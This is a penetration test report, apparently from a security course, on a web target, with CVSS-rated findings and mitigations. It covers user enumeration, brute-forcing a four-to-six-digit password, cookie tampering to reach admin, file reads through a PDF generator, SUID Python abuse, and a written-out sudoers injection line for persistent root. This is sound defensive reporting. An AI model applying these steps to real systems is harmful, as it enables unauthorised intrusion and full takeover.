

Penetration Test  
Report

HACKER TECH.

Black Box Penetration Testing

September, 2025

This legal disclaimer regulates the usage of this Penetration Testing report and the content of this report. The contents of this document have been prepared from the information collected by the "ECOM" research team. It is worth noting that the information offered in this report constitutes a general framework for security screening and is not intended to ensure protection or compliance with any requirements and guidelines of any authority and the like. Nor can it be concluded that compliance with the recommendations of this report will ensure that the subject of the test is protected and that it does not contain any additional vulnerabilities. Under no circumstances will the Penetration Testing team and the " ECOM " team be responsible for any damage directly or indirectly caused by this test of any kind. The contents of this entire document are confidential and completely confidential and are the intellectual property of the " ECOM " Research Team and may be used only internally for educational purposes only. In addition, it is worth noting that the structure of this document is confidential and is the intellectual property of the " ECOM " research team and may not be used if you are not a member of this team.

tABLE OF CONTENT

[REPORT STRUCTURE 6](#_Toc210125015)

[ABOUT THE EDITOR 6](#_Toc210125016)

[EXECUTIVE SUMMARY 7](#_Toc210125017)

[BACKGROUND 7](#_Toc210125018)

[PROJECT DESCRIPTION 7](#_Toc210125019)

[SCOPE & TARGETS 7](#_Toc210125020)

[TEST LIMITATIONS 8](#_Toc210125021)

[SUMMARY & ASSESMENT 8](#_Toc210125022)

[CONCLUSIONS 9](#_Toc210125023)

[ATTACK TREE FOR COMPLEX SCENARIOS 9](#_Toc210125024)

[SETTING GOALS AND OBJECTIVES 10](#_Toc210125025)

[IDENTIFIED VULNERABILITIES 11](#_Toc210125026)

[VULN-001 Information Disclosure - Password policy in Client-Side JavaScript Code (**LOW**) 11](#_Toc210125027)

[VULN-002 Identification and Authentication Failures - User enumeration via login error messages (**MEDIUM**) 11](#_Toc210125028)

[VULN-003 Identification and Authentication Failures - Weak Password Policy (**MEDIUM**) 11](#_Toc210125029)

[VULN-004 Identification and Authentication Failures - Weak Cookie-Based User Authentication (**HIGH**) 11](#_Toc210125030)

[VULN-005 Reflected HTML Injection via parameter "user" (**LOW**) 11](#_Toc210125031)

[VULN-006 Local File Inclusion using HTML attributes – File Enumeration (**HIGH**) 12](#_Toc210125032)

[VULN-007 Information Disclosure of hidden pages in source code (**LOW**) 12](#_Toc210125033)

[VULN-008 Information Disclosure – Directory Enumeration (**INFORMATIVE**) 12](#_Toc210125034)

[VULN-009 Information Disclosure – Accessible robots.txt file (**INFORMATIVE**) 12](#_Toc210125035)

[VULN-010 Privilege Escalation – Misconfigured SUID binaries allowing elevated Read/Write as root (**CRITICAL**) 13](#_Toc210125036)

[VULN-011 Remote Code Execution – Remote File Retrieval via HTTP tunnel (**HIGH**) 13](#_Toc210125037)

[VULN-012 Privilege Escalation – SUID Misconfiguration allows persistence of an elevated state by modifying /etc/sudoers (**CRITICAL**) 13](#_Toc210125038)

[VULN-013 Information Disclosure – Banner Grabbing (**INFORMATIVE**) 13](#_Toc210125039)

[FINDING DETAILS 14](#_Toc210125040)

[VULN-001 Information Disclosure - Password policy in Client-Side JavaScript Code 14](#_Toc210125041)

[CVSS 5.3 14](#_Toc210125042)

[RISK 14](#_Toc210125043)

[DESCRIPTION 14](#_Toc210125044)

[PROOF OF CONCEPT 15](#_Toc210125045)

[DETAILS 15](#_Toc210125046)

[RECOMMENDED MITIGATIONS 15](#_Toc210125047)

[VULN-002 Identification and Authentication Failures 16](#_Toc210125048)

[- User enumeration via login error messages 16](#_Toc210125049)

[CVSS 5.3 16](#_Toc210125050)

[RISK 16](#_Toc210125051)

[DESCRIPTION 16](#_Toc210125052)

[PROOF OF CONCEPT 17](#_Toc210125053)

[DETAILS 17](#_Toc210125054)

[RECOMMENDED MITIGATIONS 18](#_Toc210125055)

[VULN-003 Identification and Authentication Failures 19](#_Toc210125056)

[- Weak Password Policy 19](#_Toc210125057)

[CVSS 6.5 19](#_Toc210125058)

[RISK 19](#_Toc210125059)

[DESCRIPTION 19](#_Toc210125060)

[PROOF OF CONCEPT 20](#_Toc210125061)

[DETAILS 21](#_Toc210125062)

[RECOMMENDED MITIGATIONS 21](#_Toc210125063)

[VULN-004 Identification and Authentication Failures 22](#_Toc210125064)

[- Weak Cookie-Based User Authentication 22](#_Toc210125065)

[CVSS 8.3 22](#_Toc210125066)

[RISK 22](#_Toc210125067)

[DESCRIPTION 22](#_Toc210125068)

[PROOF OF CONCEPT 23](#_Toc210125069)

[DETAILS 24](#_Toc210125070)

[RECOMMENDED MITIGATIONS 24](#_Toc210125071)

[VULN-005 Reflected HTML Injection via parameter "user" 25](#_Toc210125072)

[CVSS 2.7 25](#_Toc210125073)

[RISK 25](#_Toc210125074)

[DESCRIPTION 25](#_Toc210125075)

[PROOF OF CONCEPT 26](#_Toc210125076)

[26](#_Toc210125077)

[DETAILS 26](#_Toc210125078)

[RECOMMENDED MITIGATIONS 27](#_Toc210125079)

[VULN-006 Local File Inclusion using HTML attributes – File Enumeration 28](#_Toc210125080)

[CVSS 4.9 28](#_Toc210125081)

[RISK 28](#_Toc210125082)

[DESCRIPTION 28](#_Toc210125083)

[PROOF OF CONCEPT 29](#_Toc210125084)

[DETAILS 30](#_Toc210125085)

[RECOMMENDED MITIGATIONS 31](#_Toc210125086)

[VULN-007 Information Disclosure of hidden pages in source code 32](#_Toc210125087)

[CVSS 2.7 32](#_Toc210125088)

[RISK 32](#_Toc210125089)

[DESCRIPTION 32](#_Toc210125090)

[PROOF OF CONCEPT 33](#_Toc210125091)

[DETAILS 33](#_Toc210125092)

[RECOMMENDED MITIGATIONS 34](#_Toc210125093)

[VULN-008 Information Disclosure – Directory Enumeration 35](#_Toc210125094)

[CVSS 0.0 35](#_Toc210125095)

[RISK 35](#_Toc210125096)

[DESCRIPTION 35](#_Toc210125097)

[PROOF OF CONCEPT 36](#_Toc210125098)

[DETAILS 36](#_Toc210125099)

[RECOMMENDED MITIGATIONS 36](#_Toc210125100)

[VULN-009 Information Disclosure – Accessible robots.txt file 37](#_Toc210125101)

[CVSS 0.0 37](#_Toc210125102)

[RISK 37](#_Toc210125103)

[DESCRIPTION 37](#_Toc210125104)

[PROOF OF CONCEPT 38](#_Toc210125105)

[DETAILS 38](#_Toc210125106)

[RECOMMENDED MITIGATIONS 38](#_Toc210125107)

[VULN-010 Privilege Escalation – Misconfigured SUID binaries allowing elevated Read/Write as root 39](#_Toc210125108)

[CVSS 10.0 39](#_Toc210125109)

[RISK 39](#_Toc210125110)

[DESCRIPTION 39](#_Toc210125111)

[PROOF OF CONCEPT 40](#_Toc210125112)

[DETAILS 40](#_Toc210125113)

[RECOMMENDED MITIGATIONS 41](#_Toc210125114)

[VULN-011 Remote Code Execution – Remote File Retrieval via HTTP tunnel 42](#_Toc210125115)

[CVSS 8.6 42](#_Toc210125116)

[RISK 42](#_Toc210125117)

[DESCRIPTION 42](#_Toc210125118)

[PROOF OF CONCEPT 43](#_Toc210125119)

[DETAILS 43](#_Toc210125120)

[RECOMMENDED MITIGATIONS 44](#_Toc210125121)

[VULN-012 Privilege Escalation – SUID Misconfiguration allows persistence of an elevated state by modifying /etc/sudoers 45](#_Toc210125122)

[CVSS 10.0 45](#_Toc210125123)

[RISK 45](#_Toc210125124)

[DESCRIPTION 45](#_Toc210125125)

[PROOF OF CONCEPT 46](#_Toc210125126)

[DETAILS 46](#_Toc210125127)

[RECOMMENDED MITIGATIONS 47](#_Toc210125128)

[VULN-013 Information Disclosure – Banner Grabbing 48](#_Toc210125129)

[CVSS 0.0 48](#_Toc210125130)

[RISK 48](#_Toc210125131)

[DESCRIPTION 48](#_Toc210125132)

[PROOF OF CONCEPT 49](#_Toc210125133)

[DETAILS 49](#_Toc210125134)

[RECOMMENDED MITIGATIONS 49](#_Toc210125135)

[APPENDICES 50](#_Toc210125136)

[METHODOLOGY 50](#_Toc210125137)

[APPLICATIVE PENETRATION TESTS 50](#_Toc210125138)

[INFRASTRUCTURE PENETRATION TEST 52](#_Toc210125139)

[FINDINGS CLASSIFICATIONS 54](#_Toc210125140)

# REPORT STRUCTURE

This report contains three different sections:

1. **Executive Summary** - This section includes a brief description of the content of the work as well as a list of the main findings that constitute potential for damage and, as a result, require the organization to take corrective steps in our view.
2. **Details of the tests** - This section details all the tests performed by division into the various areas as well as a description of the information collected in the survey. This section also lists all the findings of the exam, the description of the risks as a result of the findings, and the recommendations for implementation based on the accumulated experience of ECOM.
3. **Appendices** - Brief of the methods used during the penetration test with additional explanation about our rating system fix effort.

## ABOUT THE EDITOR

Yuval Kozlovski, is a penetration tester with background in both web application and infrastructure security assessments. As a recent graduate of a cyber security course, Yuval has hands-on experience in offensive and defensive security practices. In the report, he applied standard up-to-date methodologies to identify the target’s vulnerabilities, while also providing actionable mitigation plans aligned with the best security practices.



[My LinkedIn](http://www.linkedin.com/in/yuval-kozlovski-a14441345) [My GitHub](https://github.com/YuvalKoz?tab=repositories)

# EXECUTIVE SUMMARY

## BACKGROUND

The "ECOM" Cyber Security Team was asked to perform an applicative penetration test for the company Hacker Tech on September 2025.

The test scenarios performed included attempts to infiltrate the customer's services, taking the advantage of the built-in weaknesses, taking into account the type of applications/operating systems and the type of components with which the customer works.

The test was performed to detect vulnerabilities that could put Hacker Tech at risk and to simulate a situation where an attack occurs while making maximum use of the resources available to the attacker.

This report includes a description of all the vulnerabilities found, a general explanation of them, Proof Of Concept and other findings for the customer to be able to harden his services and increase his level of security.

This test was performed from remotely from the Penetration Tester’s workstation in Kiryat Gat, by the Penetration Testing team of "ECOM".

This test was performed using a Black Box Penetration Test methodology, and the test content was determined as part of the delineation, both in terms of the topics and components to be tested and the scope of resources that will be allocated to the test. Thus, the test may not detect all the infrastructural and applicative exposures of the client network.

The findings set forth in this document are correct as of the date of the test. Any applicative or infrastructural change made after the end of the test may affect the security level of the client.

It is worth noting that the official contact person on behalf of the company is Yuval Kozlovski and all the tests were matched with him.

## PROJECT DESCRIPTION

### SCOPE & TARGETS

In advance with the client, the test team was given the following goals:

|  |  |  |  |
| --- | --- | --- | --- |
| No. | Target Address | | Extra Details |
| 1 | https://techie-world.xyz |  | |

This test contains a number applicative test methodologies in order to examine the level of risk of the information that is output in the identified systems.

As part of this examination, the following were examined:

* A number of code injection techniques at both the client and server level that can significantly compromise the information stored in this system.
* OWASP TOP 10 includes a variety of vulnerabilities and advanced attack techniques.
* Check for system bugs that can lead to malicious actions at the user level.

## TEST LIMITATIONS

Due to lack of time, the field “name” in the contact form in the main page is left untested. Couple of test payloads indicated that some kind of injection might be possible to execute, but left unconfirmed. In addition, any vulnerabilities related to unpatched software hasn’t been tested.

Due to constraints of scope, some vulnerabilities identified by third-party products couldn’t be exploited (Like DoS or similar which may affect availability).

Due to lack of resources, the password for the user “admin” and system user “ubuntu” couldn’t be cracked by automated tools and common wordlists.

## SUMMARY & ASSESMENT

During the test it was found that an attacker can perform Privilege Escalation using misconfigured binaries and cookie manipulation, along with other misconfiguration defects.

The penetration testing lasted 33 days, and resulted several vulnerabilities such as Local File Inclusion, Misconfigured SUIDs and Remote Code Execution. An attacker that is exploiting these bugs may gain full access and control of the system. This may damage the organization's reputation and may put the organization and its clients at risk.

## CONCLUSIONS

From our professional view, the security level that exists in the client's systems is now on **Low**.

The security level was rated as mentioned before due to the existence of multiple vulnerabilities such as Remote Code Execution, that can help attackers preform privileged code execution on the system.

Exploiting most of the vulnerabilities mentioned above requires **medium** technical knowledge.

## ATTACK TREE FOR COMPLEX SCENARIOS

The following diagrams describe each complex attack scenarios that can be applied in the client's system.

ATTACK SCENARIO NO.1- Gaining administrative access in the website.

COOKIE MANIPULATION

INFORMATION DISCLOSURE

PRIVELAGE ESCALATION

AUTHENTICATION BYPASS

ATTACK SCENARIO NO.2- Gaining full root access on the system.

HTML INJECTION + LFI

RCE

PRIVELAGE ESCALATION

INFORMATION DISCLOSURE

## SETTING GOALS AND OBJECTIVES

The following objectives were defined for intrusion testing operations as objectives of paramount importance.

* Search for ***low hanging fruits*** – (**ACHIEVED**)
* Finding a ***number of vulnerabilities*** that could endanger the target – (**ACHIEVED**)
* Performing multiple complex attack chains to maximize the attacker's abilities - (**ACHIEVED**)
* Exposing the target to the ability to ***run code remotely*** - (**ACHIEVED**)
* Gain root/admin privileges on the system/website - (**ACHIEVED**)
* Discover vulnerabilities that require user interaction - (**NOT ACHIEVED**)
* Compromise user accounts by gaining valid credentials or bypassing authentication - (**PARTLY ACHIVED, for some users**)
* Use known exploits for outdated software/executables - (**NOT ACHIEVED**)
* Deploy a reverse shell on the server and run commands remotely - (**NOT ACHIEVED**)

# IDENTIFIED VULNERABILITIES

## VULN-001 Information Disclosure - Password policy in Client-Side JavaScript Code (**LOW**)

Client‑side JavaScript exposes the exact password rules: numeric only and 4–6 digits. This disclosure drastically reduces password resistance to guessing and makes automated guessing far more effective. Because the policy is enforced in the browser, an attacker can learn and exploit the restriction without authenticating.

## VULN-002 Identification and Authentication Failures - User enumeration via login error messages (**MEDIUM**)

Distinct login responses reveal account existence: “User not found!” vs “Incorrect username or password!” for valid names. Using automated requests, it was confirmed that “user” and “admin” return the latter message, proving they exist. This behavior allows an attacker to enumerate valid accounts for targeted attacks.

## VULN-003 Identification and Authentication Failures - Weak Password Policy (**MEDIUM**)

Knowing the client‑side policy (numeric, 4–6 digits) allowed construction of a compact brute‑force list (0000 to 999999). Using Burp Intruder the tester enumerated passwords for discovered accounts and successfully authenticated as “user” with the password 1337. The weakness in password complexity and absence of effective request controls enabled trivial credential‑guessing and account compromise.

## VULN-004 Identification and Authentication Failures - Weak Cookie-Based User Authentication (**HIGH**)

After authenticating as “user”, the application set a cookie containing the username value (user). Modifying that cookie to admin and refreshing the /admin page changed the application behavior and revealed additional functionality (e.g., “book a demo”). Authentication/authorization appears to rely solely on a client‑controlled cookie value, permitting privilege escalation to other accounts.

## VULN-005 Reflected HTML Injection via parameter "user" (**LOW**)

The user parameter is reflected into the PDF generator page and accepts raw HTML tags. By injecting HTML the tester changed the document’s rendered content/appearance, enabling creation of convincing but fraudulent documents. This can be leveraged in social‑engineering and phishing campaigns or to deliver malicious content via document links.  
This compromises the authenticity of generated documents and reduces clients’ trust in their integrity.

## VULN-006 Local File Inclusion using HTML attributes – File Enumeration (**HIGH**)

The PDF generator uses mpdf’s <annotation file="..."> attribute and the HTML injection allows the file parameter to be controlled. Using Burp Intruder the tester enumerated filesystem paths, distinguishing accessible files by response codes and content length. Multiple sensitive files (e.g., /etc/passwd, /etc/group, /etc/services) were successfully retrieved. This disclosure exposes system information that can aid reconnaissance and further compromise.

## VULN-007 Information Disclosure of hidden pages in source code (**LOW**)

By abusing the PDF generator and leveraging the server’s /proc/self/cwd symlink the tester was able to access PHP source files that were not otherwise exposed. Retrieving mpdf.php revealed an in‑source comment pointing to a hidden file. the tester then accessed that hidden resource directly by appending the filename to the site URL (for example, https://techie-world.xyz/<FILENAME>.php). The disclosure exposed more attack surface that can benefit the attacker’s attack chain.

## VULN-008 Information Disclosure – Directory Enumeration (**INFORMATIVE**)

Automated directory enumeration using Gobuster identified multiple subdirectories and pages on the target site, expanding the visible attack surface. Several discovered paths returned content useful for reconnaissance, while others were present but inaccessible (permission denied), indicating potential hidden functionality. Although no direct exploitation occurred, the exposed structure makes it easier for an attacker to locate admin interfaces, backups, or other sensitive resources for follow-up attacks.

## VULN-009 Information Disclosure – Accessible robots.txt file (**INFORMATIVE**)

The site’s robots.txt is publicly accessible and lists disallowed paths.  
Although the single disallowed entry did not lead to sensitive content in this assessment, the file exposes site structure and developer-identified areas of interest. robots.txt therefore aids reconnaissance by revealing potential hidden or sensitive endpoints that an attacker might probe further.

## VULN-010 Privilege Escalation – Misconfigured SUID binaries allowing elevated Read/Write as root (**CRITICAL**)

During enumeration the tester found SUID binaries (notably /usr/bin/python3.10) and confirmed the web‑user was www‑data with no sudo rights. Using the SUID Python binary the tester was able to read sensitive files (e.g., /etc/shadow) and create files owned by root, proving the binary grants root‑level file read/write capability. This behavior provides an immediate local privilege escalation vector and direct access to highly sensitive system data.

## VULN-011 Remote Code Execution – Remote File Retrieval via HTTP tunnel (**HIGH**)

The abusable Python binary was used to fetch external files from an attacker‑hosted HTTP endpoint via an ngrok tunnel. The server accepted and saved externally hosted payloads, demonstrating the ability to pull arbitrary files onto the host from the internet or attacker‑controlled servers. This capability enables delivery of post‑exploitation tools and staged malicious payloads.

## VULN-012 Privilege Escalation – SUID Misconfiguration allows persistence of an elevated state by modifying /etc/sudoers (**CRITICAL**)

Leveraging the SUID Python write ability, the tester read the system sudoers layout, injected the line %www-data ALL=(ALL:ALL) NOPASSWD: ALL, and saved the modified file. After the change, sudo -l confirmed www‑data can execute any command via sudo without a password. This modification created persistent, full‑privileged access on the host, allowing unrestricted root operations.

## VULN-013 Information Disclosure – Banner Grabbing (**INFORMATIVE**)

Server error responses (HTTP 500) and other responses leaked service and platform details — including software names, versions, and backend OS — visible in-browser and captured via Burp Suite. An error from the contact form also revealed the use of PHP on the backend. These disclosures allow attackers to quickly fingerprint the environment and prioritize known exploits or misconfigurations against identified versions. Even without active exploitation, the exposed information materially reduces reconnaissance effort and increases the risk of targeted attacks.

# FINDING DETAILS

## VULN-001 Information Disclosure - Password policy in Client-Side JavaScript Code

### CVSS 5.3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Low> | Probability | <Medium> | Severity | <Low> | Fix Effort | <Low> |

### DESCRIPTION

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker. While such disclosures may not directly compromise the system, they often provide attackers with valuable insight into how the application functions, what technologies it relies on, or which security controls are in place.

Information exposures can occur in different ways:

* Sensitive details may be directly included in resources or messages that are publicly accessible but should not contain such data.
* Errors or misconfigurations may unintentionally reveal information, such as full file paths in error messages.
* Resources that legitimately contain sensitive information may be left exposed due to other weaknesses, making them accessible to unauthorized users. In this case, the disclosure is a byproduct of a separate issue that allowed access.

Password policy information disclosure commonly manifests when the rules governing password creation are exposed through client-side code, verbose error messages, or publicly accessible documentation that is not meant for end-users. This can include details such as minimum length, required character types, or complexity constraints. By making these rules visible, the application unintentionally provides attackers with insights that allow them to tailor brute-force or dictionary attacks more efficiently, increasing the likelihood of successful password guessing.

### PROOF OF CONCEPT

*Figure 1 – The script inside the source code of the login page to check the password at techie-world.xyz/login*

*Figure - ALERT MADE BY THE WEB APPLICATION MENTIONING THAT THE ATTACK SUCCESSFULLY PERFORMED*

### DETAILS

When I first reached to the login page, I checked the source of the page (using Ctrl + U) to find anything useful. Inspecting the source, I find the script that validates the entered password in relation to the password policy set in place. Simple JavaScript or coding knowledge helped me understand that the password must be a number and between 4-6 digits long.

### RECOMMENDED MITIGATIONS

* **Enforce Policy on the Server-Side** - Ensure that password policy validation logic is enforced on the server, not exposed in client-side code.
* Avoid embedding detailed password validation logic in client-side JavaScript.
* Resources:
  + [Information disclosure vulnerabilities - PortSwigger](https://portswigger.net/web-security/information-disclosure)
  + [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](https://cwe.mitre.org/data/definitions/200.html)

## VULN-002 Identification and Authentication Failures

## - User enumeration via login error messages

### CVSS 5.3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Medium> | Probability | <Medium> | Severity | <High> | Fix Effort | <Low> |

### DESCRIPTION

Identification and Authentication Failures occur when an application does not properly verify user identities or enforce strong authentication mechanisms. This includes weak or missing password policies, insecure session management, predictable or exposed account identifiers, absence of multi-factor authentication, and insufficient protections against automated attacks like brute-force attempts. Exploiting these weaknesses can allow attackers to bypass login controls, assume other users’ identities, hijack sessions, perform unauthorized actions, or escalate privileges. Even if no single failure directly compromises data, these issues collectively increase the likelihood of account compromise and unauthorized access.

User Enumeration via Login Error Messages occurs when an application responds differently based on whether a submitted username exists. This can happen through login forms, password reset flows, or registration pages. By analyzing these responses, attackers can confirm valid usernames, which can then be targeted for brute-force attacks, credential stuffing, or social engineering.

Common ways this issue manifests:


* Distinct error messages - The server returns messages like “User not found” for non-existent usernames and “Invalid password” for existing usernames.
* Response time difference - The server takes longer to process existing usernames (e.g., due to DB lookups or password hashing) than non-existent ones, allowing attackers to infer account existence via response timing.

### PROOF OF CONCEPT

*Figure 1 – Error message for a non-existing username*

*Figure 2 – Error message for an existing username*

### DETAILS

At the time I encountered the login page, I had no valid credentials to authorize myself. My first thought was to test and see what happens when I enter non existing usernames to see what error prompts back to me. The error “User not found” led me to believe that there might be other errors that can show up when I pass valid usernames. Using BurpSuite’s Intruder and a wordlist of most common usernames, I sent out different requests and watched the different responses I received via grep extract of the error message in the HTML body response. Most responses prompted back “User not found!”, yet two usernames, “user” and “admin” prompted “Incorrect username or password!”.

*Figure 3 – Results of BurpSuite’s Intruder, showing the difference in error messages*

This let me know that those usernames exist, and they might be subjected to a takeover.

### RECOMMENDED MITIGATIONS

* **Uniform Authentication Error Messages** - The messages need to strike the balance between being too cryptic (which can confuse users) or being too detailed (which may reveal more than intended).
* Change the response content on any failed login in the HTTP response to something more generic, and do not reveal the reasons for errors.
* Resources:
  + [CWE-204: Observable Response Discrepancy](https://cwe.mitre.org/data/definitions/204.html)
  + [CWE-209: Generation of Error Message Containing Sensitive Information](https://cwe.mitre.org/data/definitions/209.html)
  + [A07:2021 – Identification and Authentication Failures](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)

## VULN-003 Identification and Authentication Failures

## - Weak Password Policy

### CVSS 6.5

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <Medium> | Probability | <High> | Severity | <Medium> | Fix Effort | <Low> |

### DESCRIPTION


Identification and Authentication Failures occur when an application does not properly verify user identities or enforce strong authentication mechanisms. This includes weak or missing password policies, insecure session management, predictable or exposed account identifiers, absence of multi-factor authentication, and insufficient protections against automated attacks like brute-force attempts. Exploiting these weaknesses can allow attackers to bypass login controls, assume other users’ identities, hijack sessions, perform unauthorized actions, or escalate privileges. Even if no single failure directly compromises data, these issues collectively increase the likelihood of account compromise and unauthorized access.

Authentication mechanisms often rely on a password to provide an assertion of identity for a user of a system. It is therefore important that this password be of sufficient complexity and impractical for an adversary to guess. The specific requirements around how complex a password needs to be depended on the type of system being protected. Selecting the correct password requirements and enforcing them through implementation are critical to the overall success of the authentication mechanism.

Common ways this issue manifests:

* Minimum length set very low or no minimum enforced.
* No checks against common/compromised password lists.
* Complexity rules absent or trivial.
* Client‑side validation only with no server‑side enforcement.
* Password reuse allowed or no expiration/rotation guidance where required.

### PROOF OF CONCEPT



*Figure 1 – Payloads set on BurpSuite’s Intruder, based on the weak password policy*

*Figure 2 – BurpSuite can automate the guessing of the password, using the POST request. Found the password of the user “user”.*

### DETAILS

When I understood the password policy is really weak, I used the usernames I found in BurpSuite’s Intruder and preformed a brute force attack on both of them. I set the payload list to be of numbers, starting from 0000 up until 999999, jumping by 1 each step. I couldn’t find the password for the admin username, but I quickly found that the password for the user “user” is 1337. This was due to the ability to perform a large number of requests to the server, with easily crafted password list that was built because of the weak password policy.

### RECOMMENDED MITIGATIONS

* **Enforce complex requires for passwords** – Authentication measures should adhere to an appropriate password policy. Strong passwords add a protection layer for user accounts against adversaries.
* Increase the range of characters and the minimum length. Consider adding a second layer of authentication like MFA.
* Resources:
  + [CWE-521: Weak Password Requirements](https://cwe.mitre.org/data/definitions/521.html)
  + [A07:2021 - Identification and Authentication Failures](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)
  + [NIST 800-63b Password Guidelines and Best Practices](https://specopssoft.com/blog/nist-800-63b/)

## VULN-004 Identification and Authentication Failures

## - Weak Cookie-Based User Authentication

### CVSS 8.3

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L

### RISK

|  |  |  |  |
| --- | --- | --- | --- |
| General | <High> | Probability | <High> | Severity | <High> | Fix Effort | <Medium> |

### DESCRIPTION

Identification and Authentication Failures occur when an application does not properly verify user identities or enforce strong authentication mechanisms. This includes weak or missing password policies, insecure session management, predictable or exposed account identifiers, absence of multi-factor authentication, and insufficient protections against automated attacks like brute-force attempts. Exploiting these weaknesses can allow attackers to bypass login controls, assume other users’ identities, hijack sessions, perform unauthorized actions, or escalate privileges. Even if no single failure directly compromises data, these issues collectively increase the likelihood of account compromise and unauthorized access.



Weak cookie-based user authentication occurs when an application relies solely on client-side cookies to identify and authorize users, without proper server-side validation or protection mechanisms. In such cases, attackers can manipulate or forge the cookie values to impersonate other users, potentially gaining unauthorized access to sensitive information or performing actions under another user’s identity.

Common ways this issue manifests:

* Modifiable Cookies / Unsigned Tokens
* Session Tokens Not Tied to Server-Side State
* Predictable Cookie Values

### PROOF OF CONCEPT

*Figure 1 – The page /admin as an authenticated user, with the cookie user, as seen in the developer tools.*



*Figure 2 – The page /admin after manual cookie manipulation, presumably receiving higher privileges.*

### DETAILS

After logging in to the user “user”, I came across the page /admin which showed me that this page is still under maintenance. I wanted to see what kind of authentication and authorization are taken in place, so I checked the developer console to see if any cookies are stored. I saw that now my cookie changed to the name of the username, “user”. This led me to believe that each different user is receiving a cookie with their username that identifies them. Since the only user I found besides “user” is admin, I changed the value of the cookie to “admin” and refreshed the page. The page now reloaded differently, presenting me a button to “book a demo” which leads me to a different page.

### RECOMMENDED MITIGATIONS

* **Server-Side Session Management** – Storing session information on the server can help ensure that all requests are validated against server-side state.
* Generate secure, random session IDs on login and validate session IDs on every request, rejecting those that are invalid or missing.
* **Secure Cookies -** Consider signing or encrypting cookies to reduce the risk of tampering and user impersonation.
